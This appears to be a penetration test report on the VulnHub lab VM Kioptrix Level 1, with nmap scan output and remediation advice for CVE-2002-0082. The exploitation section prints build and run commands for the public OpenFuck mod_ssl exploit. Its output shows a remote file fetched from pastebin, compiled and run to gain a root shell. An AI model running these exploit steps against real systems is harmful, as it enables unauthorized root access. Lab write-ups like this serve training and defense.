Intro

AGS solutions has been authorized by VulnHub to conduct an CPT on a VM they called "Kioptrix Level 1". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by VulnHub.

By: Robert Garcia

Jr Penetration Tester

Kioptrix Report

12/31/2022

Disclaimer

VulnHub acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

VulnHub understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

VulnHub understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

- Loot
    - Nmap Scan Full

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

Certifications held by Robert Garcia

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible root account.


We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

Mythology

Mythology Followed: MITRE ATT&CK

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following. Our goal after compromise is if possible gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account. Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.



Executive Summary

I was tasked with performing a penetration test towards the VM Kioptrix level 1.

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the VM Kioptrix in this way.

When performing the attacks, I was able to gain access to VM Kioptrix, primarily due to out dated software being hosted on the target and user friendly public exploits being readily available on GitHub that was used on the target as well due to the outdate software. During the test, I had root access to the system. Kioptrix VM was successfully exploited, and access granted. The VM as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.1.104	(kioptrix.level1)	Outdated Software/CVE-2002-0082

Finding's & Remediation

Kioptrix (192.168.1.104)

Finding

SYSTEM IP: 192.168.1.104

Service Enumeration: TCP:22,80,111,139,443,1024

Nmap Scan Results:

```
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)
| 1024 35 109482092953601530927446985143812377560925655194254170270380314520841776849335628258408994190413716
347796344169835992470868400995032038002815261435672718624660573637058617607026642792908044395026450345864125
537
|   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKtycvxuV/e7s2cN74HyTZXHXiBrwyiZe/PKT/inuT5NDSQTPsGiyJZU4gefPAsYKSw5wLe28TDlZWH
79p4mu742HtWBz0hTjkd9qL5j8KCUPDfY9hzDuViWy7PAAAAFQCY9bvq+5rs1OpY5/DGsGx0k6CqGwAAAIBVpBtIHbhvoQdN0WPe8d6OzTTFV
oBJKn/8EXlKAco7vC1dr/QWae+NEkI1a38x0Ml545vHAGFaVUWkffHekjhR476Uq4N4qeLfFp5B+v+9flLxYVYsY/ymJKpNgAAAIEApyjrqjg
lJHHsIKHA7FZ33vGLq3TRmvZucJZ0l55fV2ASS9uvQRE+c8P6w72YCzgJN7v4hYXxnY4RiWvINjW/F6ApQEUJc742i6Fn54FEYAIy5goatGFM
|   1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvv8UUWsrO7+VCG/rTWY72jElft4WXfXGWybh141E8XnWxMCu+R1qdocxhh+4Clz8wO9beuZ
83RyelgSgRJNQgPfFU3gngNno1yN6ossqkcMQTI1CY5nF6iYePs=
80/tcp   open  http        syn-ack ttl 64 Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   syn-ack ttl 64 Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
```

Vulnerability Explanation:

The dbm and shm session cache code in mod_ssl before 2.8.7-1.3.23, and Apache-SSL before 1.3.22+1.46, does not properly initialize memory using the i2d_SSL_SESSION function, which allows remote attackers to use a buffer overflow to execute arbitrary code via a large client certificate that is signed by a trusted Certificate Authority (CA), which produces a large serialized session

Vulnerability Fix:

Update Apache-SSL to 1.3.22+1.47

Severity or Criticality:

HIGH

Exploit Code:

Exploit-DB: https://www.exploit-db.com/exploits/764

GitHub: https://github.com/heltonWernik/OpenLuck

Proof of Concept Here:

```
sudo apt-get install libssl-dev
cd /tmp
git clone https://github.com/heltonWernik/OpenFuck.git
gcc -o OpenFuck OpenFuck.c -lcrypto
./OpenFuck 0x6b 192.168.1.104 443 -c 40
```

POC proof Screenshot

```
22:33:27 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

User (root) Proof Screenshot:

```
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
whoami
root
hostname
kioptrix.level1
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High 8	High 8	(AV:N/AC:L/Au:N/C:P/I:P/A:P)

Remediation

Kioptrix (192.168.1.104)

- Website is hosting outdated software
- no type of logging or security devices such as IDS,IPS, SIEM,EDR

This appears to be a simple fix. After some research there is a update that can be applied

- https://marc.info/?l=bugtraq&m=101518491916936&w=2
- https://marc.info/?l=bugtraq&m=101528358424306&w=2

If you need a software that can assist in logging in a way and is free, we recommend Pfsense and Snort as an IDS. They have a large community and there paid subscriptions as well.

- https://shop.netgate.com/products/pfsense-software-subscription
- https://docs.netgate.com/pfsense/en/latest/packages/snort/index.html

---

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

---

Attack Narrative

Reconnaissance (TA0043)

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full
$TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)


```
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)
| 1024 35 109482092953601530927446985143812377560925655194254170270380314520841776849335628258408994190413716
347796344169835992470868400995032038002815261435672718624660573637058617607026642792908044395026450345864125
537
|   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKtycvxuV/e7s2cN74HyTZXHXiBrwyiZe/PKT/inuT5NDSQTPsGiyJZU4gefPAsYKSw5wLe28TDlZWH
79p4mu742HtWBz0hTjkd9qL5j8KCUPDfY9hzDuViWy7PAAAAFQCY9bvq+5rs1OpY5/DGsGx0k6CqGwAAAIBVpBtIHbhvoQdN0WPe8d6OzTTFv
oBJKn/8EXlKAco7vC1dr/QWae+NEkI1a38x0Ml545vHAGFaVUWkffHekjhR476Uq4N4qeLfFp5B+v+9flLxYVYsY/ymJKpNgAAAIEApyjrqjg
lJHHsIKHA7FZ33vGLq3TRmvZucJZ0l55fV2ASS9uvQRE+c8P6w72YCzgJN7v4hYXxnY4RiWvINjW/F6ApQEUJc742i6Fn54FEYAIy5goatGFM
|   1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvv8UUWsrO7+VCG/rTWY72jElft4WXfXGWybh141E8XnWxMCu+R1qdocxhh+4Clz8wO9beuZ
83RyelgSgRJNQgPfFU3gngNno1yN6ossqkcMQTI1CY5nF6iYePs=
80/tcp   open  http        syn-ack ttl 64 Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   syn-ack ttl 64 Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
```

Resource Development (TA0042)

Doing a quick google dorking for this technology

```
mod_ssl/2.8.4 OpenSSL/0.9.6b
```

- Nmap and Wappalyzer helped out in validation
- I thought of outdated software and public exploits
- System info of Target



Initial Foot hold & Execution (TA0001-2)

GitHub: https://github.com/heltonWernik/OpenLuck
Exploit-DB: https://www.exploit-db.com/exploits/764
OSWAP 10 as #A06
Type of Exploit: #Network
#CVE-2002-0082
mod_ssl < 2.8.7 is vulnerable to a remotely exploitable buffer overflow when attempting to cache SSL sessions. This allows for remote code execution, and the modification of any file on the system.

POC

```
sudo apt-get install libssl-dev
cd /tmp
git clone https://github.com/heltonWernik/OpenFuck.git
gcc -o OpenFuck OpenFuck.c -lcrypto
./OpenFuck 0x6b 192.168.1.104 443 -c 40
```

```
┌──(kali㉿kali)-[~/Desktop/Domain_Network/Exploit/OpenLuck]
└─$ ./OpenFuck 0x6b 192.168.1.104 443 -c 40

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f7fb0
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--22:33:26--  https://pastebin.com/raw/C7v25Xr9
           => `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    0K ...                                                   @   3.84 MB/s

22:33:27 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Kioptrix (192.168.1.104)

Username:Password

```
n/a
```

Screenshot Proof of user

```
[root@kioptrix tmp]# whoami           whoami
whoami
root
[root@kioptrix tmp]# hostname       hostname
hostname
kioptrix.level1
[root@kioptrix tmp]# id             id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@kioptrix tmp]# cat /etc/*-relecat /etc/*-release
cat /etc/*-release
Red Hat Linux release 7.2 (Enigma)
[root@kioptrix tmp]#
```

Clean UP

1. During our engagement we kept most of our script and binary's in a folder of our control called AGS_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below.

- /tmp
- /dev/shm
- /home/username/
- /home/username/Downloads
- /var/www/html/

2. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
3. All shells that were open or created during the engagement have been terminated
4. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Kioptrix) Exploit and Mitigation References

Kioptrix (192.168.1.104)

Exploit

- https://www.exploit-db.com/exploits/764
- https://www.rapid7.com/db/vulnerabilities/HTTP-MODS-0003/
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082
- https://github.com/heltonWernik/OpenLuck

Mitigation

- https://marc.info/?l=bugtraq&m=101518491916936&w=2
- https://marc.info/?l=bugtraq&m=101528358424306&w=2

Appendix

Password and username found or created during engagement

Username	Password	Note
n/a	n/a	n/a

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Scan Full

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full
192.168.1.104 --min-rate 5000
Host discovery disabled (-Pn). All addresses will be marked
'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-31 20:17
EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:17, 0.00s elapsed
```

```
Initiating ARP Ping Scan at 20:17
Scanning 192.168.1.104 [1 port]
Completed ARP Ping Scan at 20:17, 0.06s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 20:17
Completed Parallel DNS resolution of 1 host. at 20:17, 0.00s
elapsed
Initiating SYN Stealth Scan at 20:17
Scanning unknown00505629dd7c.attlocal.net (192.168.1.104)
[65535 ports]
Discovered open port 139/tcp on 192.168.1.104
Discovered open port 22/tcp on 192.168.1.104
Discovered open port 80/tcp on 192.168.1.104
Discovered open port 111/tcp on 192.168.1.104
Discovered open port 443/tcp on 192.168.1.104
Discovered open port 1024/tcp on 192.168.1.104
Completed SYN Stealth Scan at 20:17, 4.43s elapsed (65535
total ports)
Initiating Service scan at 20:17
Scanning 6 services on unknown00505629dd7c.attlocal.net
(192.168.1.104)
Completed Service scan at 20:17, 11.01s elapsed (6 services
on 1 host)
NSE: Script scanning 192.168.1.104.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:17
Completed NSE at 20:18, 10.65s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:18
Completed NSE at 20:18, 0.03s elapsed
```

```
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:18
Completed NSE at 20:18, 0.00s elapsed
Nmap scan report for unknown00505629dd7c.attlocal.net
(192.168.1.104)
Host is up, received arp-response (0.0047s latency).
Scanned at 2022-12-31 20:17:39 EST for 26s
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 2.9p2
(protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)
| 1024 35
109482092953601530927446985143812377560925655194254170270380
314520841776849335628258408994190413716152105684423280369467
219093526740118507720167655934779634416983599247086840099503
203800281526143567271862466057363705861760702664279290804439
502645034586412570490614431533437479630834594344497670338190
191879537
|   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAKtycvxuV/e7s2cN74HyTZXHXiBrwyiZe/PKT/in
uT5NDSQTPsGiyJZU4gefPAsYKSw5wLe28TDlZWHAdXpNdwyn4QrFQBjwFR+8
WbFiAZBoWlSfQPR2RQW8i32Y2P2V79p4mu742HtWBz0hTjkd9qL5j8KCUPDf
Y9hzDuViWy7PAAAAFQCY9bvq+5rs1OpY5/DGsGx0k6CqGwAAAIBVpBtIHbhv
oQdN0WPe8d6OzTTFvdNRa8pWKzV1Hpw+e3qsC4LYHAy1NoeaqK8uJP9203ME
kxrd2OoBJKn/8EXlKAco7vC1dr/QWae+NEkI1a38x0Ml545vHAGFaVUWkffH
ekjhR476Uq4N4qeLfFp5B+v+9flLxYVYsY/ymJKpNgAAAIEApyjrqjgX0AE4
```

```
fSBFntGFWM3j5M3lc5jw/0qufXlHJu8sZG0FRf9wTI6HlJHHsIKHA7FZ33vG
Lq3TRmvZucJZ0l55fV2ASS9uvQRE+c8P6w72YCzgJN7v4hYXxnY4RiWvINjW
/F6ApQEUJc742i6Fn54FEYAIy5goatGFMwpVq3Q=
|   1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAvv8UUWsrO7+VCG/rTWY72jElft4WXfXG
Wybh141E8XnWxMCu+R1qdocxhh+4Clz8wO9beuZzG1rjlAD+XHiR3j2P+sw6
UODeyBkuP24a+7V8P5nu9ksKD1fA83RyelgSgRJNQgPfFU3gngNno1yN6oss
qkcMQTI1CY5nF6iYePs=
80/tcp   open  http        syn-ack ttl 64 Apache httpd
1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat
Linux
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd
(workgroup: MYGROUP)
443/tcp  open  ssl/https   syn-ack ttl 64 Apache/1.3.20
(Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
```

```
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrgani
zation/stateOrProvinceName=SomeState/countryName=-
-/localityName=SomeCity/emailAddress=root@localhost.localdom
ain/organizationalUnitName=SomeOrganizationalUnit
| Issuer:
commonName=localhost.localdomain/organizationName=SomeOrgani
zation/stateOrProvinceName=SomeState/countryName=-
-/localityName=SomeCity/emailAddress=root@localhost.localdom
ain/organizationalUnitName=SomeOrganizationalUnit
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-09-26T09:32:06
| Not valid after:  2010-09-26T09:32:06
| MD5:   78ce52934723e7fec28d74ab42d702f1
| SHA-1: 9c4291c3bed2a95b983d10acf766ecb987661d33
| -----BEGIN CERTIFICATE-----
|
MIIEDDCCA3WgAwIBAgIBADANBgkqhkiG9w0BAQQFADCBuzELMAkGA1UEBhMC
LS0x
|
EjAQBgNVBAgTCVNvbWVTdGF0ZTERMA8GA1UEBxMIU29tZUNpdHkxGTAXBgNV
BAoT
|
EFNvbWVPcmdhbml6YXRpb24xHzAdBgNVBAsTFlNvbWVPcmdhbml6YXRpb25h
bFVu
|
```

aXQxHjAcBgNVBAMTFWxvY2FsaG9zdC5sb2NhbGRvbWFpbjEpMCcGCSqGSIb3
DQEJ
|
ARYacm9vdEBsb2NhbGhvc3QubG9jYWxkb21haW4wHhcNMDkwOTI2MDkzMjA2
WhcN
|
MTAwOTI2MDkzMjA2WjCBuzELMAkGA1UEBhMCLS0xEjAQBgNVBAgTCVNvbWVT
dGF0
|
ZTERMA8GA1UEBxMIU29tZUNpdHkxGTAXBgNVBAoTEFNvbWVPcmdhbml6YXRp
b24x
|
HzAdBgNVBAsTFlNvbWVPcmdhbml6YXRpb25hbFVuaXQxHjAcBgNVBAMTFWxv
Y2Fs
|
aG9zdC5sb2NhbGRvbWFpbjEpMCcGCSqGSIb3DQEJARYacm9vdEBsb2NhbGhv
c3Qu
|
bG9jYWxkb21haW4wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAM4BXiK5
bWlS
|
ob4B6a9ALmKDbSxqoMcM3pvGHscFsJs+fHHn+CjU1DX44LPDNOwwOl6Uqb+G
tZJv
|
6juVetDwcTbbocC2BM+6x6gyV/H6aYuCssCwrOuVKWp7l9xVpadjITUmhh+u
B81q
|
yqopt//Z4THww7SezLJQXi1+Grmp3iFDAgMBAAGjggEcMIIBGDAdBgNVHQ4E
FgQU
|

7OdRS0NrbNB8gE9qUjcw8LF8xKAwgegGA1UdIwSB4DCB3YAU7OdRS0NrbNB8
gE9q
|
Ujcw8LF8xKChgcGkgb4wgbsxCzAJBgNVBAYTAi0tMRIwEAYDVQQIEwlTb21l
U3Rh
|
dGUxETAPBgNVBAcTCFNvbWVDaXR5MRkwFwYDVQQKExBTb21lT3JnYW5pemF0
aW9u
|
MR8wHQYDVQQLExZTb21lT3JnYW5pemF0aW9uYWxVbml0MR4wHAYDVQQDExVs
b2Nh
|
bGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0BCQEWGnJvb3RAbG9jYWxo
b3N0
|
LmxvY2FsZG9tYWluggEAMAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEEBQAD
gYEA
|
Vgrmpprfkmd8vy0E0UmZvWdIcDrIYRvUWcwSFwc6bGqJeJr0CYSB+jDQzA6C
u7nt
|
xjrlXxEjHFBBbF4iEMJDnuQTFGvICQIcrqJoH3lqAO73u4TeBDjhv5n+h+S3
7CHd
| 1lvgRgoOay9dWaLKOyUThgKF2HcPWMZIj2froo5eihM=
|_-----END CERTIFICATE-----
|_ssl-date: 2023-01-01T02:19:55+00:00; +1h01m50s from
scanner time.
| sslv2:
| SSLv2 supported
| ciphers:

```
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_http-title: 400 Bad Request
| http-methods:
|_  Supported Methods: GET HEAD POST
1024/tcp open  status      syn-ack ttl 64 1 (RPC #100024)
MAC Address: 00:50:56:29:DD:7C (VMware)

Host script results:
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_clock-skew: 1h01m49s
|_smb2-time: Protocol negotiation failed (SMB2)
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>,
NetBIOS MAC: 000000000000 (Xerox)
| Names:
|   KIOPTRIX<00>         Flags: <unique><active>
|   KIOPTRIX<03>         Flags: <unique><active>
|   KIOPTRIX<20>         Flags: <unique><active>
|   MYGROUP<00>          Flags: <group><active>
|   MYGROUP<1e>          Flags: <group><active>
| Statistics:
|   000000000000000000000000000000
|   000000000000000000000000000000
|_  00000000000000000000000000
| p2p-conficker:
```

```
|   Checking for Conficker.C or higher...
|   Check 1 (port 59044/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 48035/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 32031/udp): CLEAN (Failed to receive data)
|   Check 4 (port 37017/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are
blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:18
Completed NSE at 20:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:18
Completed NSE at 20:18, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:18
Completed NSE at 20:18, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.68 seconds
           Raw packets sent: 65612 (2.887MB) | Rcvd: 65536
(2.621MB)
```